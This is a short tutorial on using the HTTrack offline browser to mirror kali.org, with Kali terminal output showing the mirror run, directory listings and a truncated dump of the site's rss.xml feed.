
HTTrack is a free and open-source offline browser utility that allows you to download a website from the Internet to a local directory on your computer. It creates a copy of the website with all the directory structure, HTML, images, and other media files that are required to render the website. The copied website can be browsed offline using any web browser.

Command to copy a website:

```
$httrack https://www.kali.org
$cd www.kali.org
$cat rss.xml
```



```
┌──(kali㉿kali)-[~]
└─$ httrack https://www.kali.org/
Mirror launched on Thu, 02 Mar 2023 02:30:57 by HTTrack Website Copier/3.49-4+libhtsjava.so.2 [XR&CO'2014]
mirroring https://www.kali.org/ with the wizard help..
^Chttps://www.kali.org/images/nethunter-pro-phone.jpg (15062 bytes) - OK
** Finishing pending transfers.. press again ^C to quit.
Done.08: https://www.kali.org/docs/virtualization/install-qemu-guest-vm/libvirt-6.png (0 bytes) - -1
Thanks for using HTTrack!

┌──(kali㉿kali)-[~]
└─$ ls
2022-12-06-ZAP-Report-       backblue.gif  Documents  fade.gif  hts-cache    index.html         Music     Public       Templates
2022-12-06-ZAP-Report-.html  Desktop       Downloads  HEY.txt   hts-log.txt  mitkundapura.com   Pictures  shreyas.exe  Videos

┌──(kali㉿kali)-[~]
└─$ cd www.kali.org

┌──(kali㉿kali)-[~/www.kali.org]
└─$ ls
about-us  cdn-cgi    contact  docs      get-kali              images      index.min3ef3.js   kali-nethunter  partnerships  rel
blog      community  css      features  get-kali.min44a4.html  index.html  index.mine839.css  newsletter      plugins       rss

┌──(kali㉿kali)-[~/www.kali.org]
└─$ cat rss.xml
<?xml version="1.0" encoding="utf-8" standalone="yes"?><rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom" xmlns:webfee
iption>Home of Kali Linux, an Advanced Penetration Testing Linux distribution used for Penetration Testing, Ethical Hacking and
2023. All rights reserved.</copyright><lastBuildDate>Thu, 02 Mar 2023 00:00:00 +0000</lastBuildDate><atom:link href="https://ww
es/kali-logo.svg"/><webfeeds:icon>https://www.kali.org/images/favicon.svg</webfeeds:icon><webfeeds:logo>https://www.kali.org/im
BF0</webfeeds:accentColor><item><title>Kali Linux (is) Everywhere!</title><link>https://www.kali.org/blog/kali-linux-is-everywh
00 +0000</pubDate><enclosure url="https://www.kali.org/blog/kali-linux-is-everywhere/images/kali-everywhere-banner.jpg" type="i
to you as possible. Over the years this has resulted in a number of different ways to get Kali, but not everyone knows about al
and where you can go for more information for each option.&lt;/p>
&lt;p>You should keep in mind as we review options what will be best for you, in your specific use case. What do you intend to
st instances are actually pretty short lived, and replaced often. For instance, in the penetration testing space it is consider
ther hand, there are instances of Kali that are around for a very long time; for instance, running scanning engines for enterpr
&lt;p>&lt;strong>You won&amp;rsquo;t find a singular &amp;ldquo;right&amp;rdquo; way to interact with Kali, you have to determi
 overview of all of the various ways to get Kali. Should anything seem interesting, the table contains hyperlinks directly to o
```



```
&lt;h3 id="long-term-packaging-and-maintenance-of-high-profile-tools">Long Term Packaging and Maintenance of High Profile Tools
&lt;/h3>
&lt;p>Many of the tools in our toolbox need to be &amp;ldquo;bleeding edge&amp;rdquo;. This means we have take on the task of p
ackaging and maintaining upstream versions of many tools, so that our users are constantly kept up to date where it matters.&lt
;/p>
&lt;h3 id="streamlined-development-process">Streamlined Development Process&lt;/h3>
&lt;p>As our source packages are now also Debian compliant, you can quickly and easily get the required sources of each tool, t
hen modify and rebuild them with a couple of commands.&lt;/p>
&lt;h3 id="bootstrap-builds-and-iso-customizations">Bootstrap Builds and ISO Customizations&lt;/h3>
&lt;p>One of the many benefits of our move to a Debian compliant system, is the ability to Bootstrap a Kali Installation/ISO di
rectly from our repositories. This means that you can easily &lt;a href="https://www.kali.org/docs/development/live-build-a-cus
tom-kali-iso/">build your own customizations of Kali&lt;/a>, as well as perform &lt;a href="https://www.kali.org/docs/installat
ion/network-pxe/">enterprise network installs&lt;/a> from a local or remote repository.&lt;/p>
&lt;h3 id="automating-kali-installations">Automating Kali Installations&lt;/h3>
&lt;p>Kali Linux installations can now be automated using pre-seed files. This allows for enterprise wide customization and dep
loyment on multiple systems.&lt;/p>
&lt;h3 id="real-arm-development">Real ARM Development&lt;/h3>
&lt;p>BackTrack 5 brought with it new support for ARM hardware. Our ARM build-bot was a modified Motorola Xoom tablet, which su
ffice to say, didn&amp;rsquo;t last for long. To help remedy this, &lt;a href="https://www.offensive-security.com/">Offensive S
ecurity&lt;/a> has donated a Calxeda ARM cluster to our project, allowing reliable and long term development of Kali Linux ARM
images.&lt;/p>
&lt;h3 id="complete-desktop-environment-flexibility">Complete Desktop Environment Flexibility.&lt;/h3>
&lt;p>Our new build and repository environments allow for complete flexibility in generating your own updated Kali ISOs, with a
ny desktop environment you like. Do you prefer KDE? LXDE? XFCE? Anything else? Then &lt;a href="https://www.kali.org/docs/devel
opment/live-build-a-custom-kali-iso/">change your Kali desktop environment&lt;/a> yourself.&lt;/p>
&lt;h3 id="seamless-upgrades-between-future-major-versions">Seamless Upgrades Between Future Major Versions&lt;/h3>
&lt;p>Another benefit derived from the move to a Debian compliant system is the ability to seamlessly upgrade future major vers
ion of Kali. No longer will you have to reinstall your penetration testing machine due a new version of Kali coming out.&lt;/p>
&lt;p>With all these changes (and many more), you can see why we&amp;rsquo;re so excited about this release. Go ahead and give
Kali a spin. Head on to the &lt;a href="https://www.kali.org/docs/">documentation area&lt;/a> for some setup guides, and then o
ver to our &lt;a href="https://forums.kali.org/">forums&lt;/a> and join the new Kali community!&lt;/p></description></item></ch
annel></rss>

┌──(kali㉿kali)-[~/www.kali.org]
└─$ echo shreyas
shreyas
```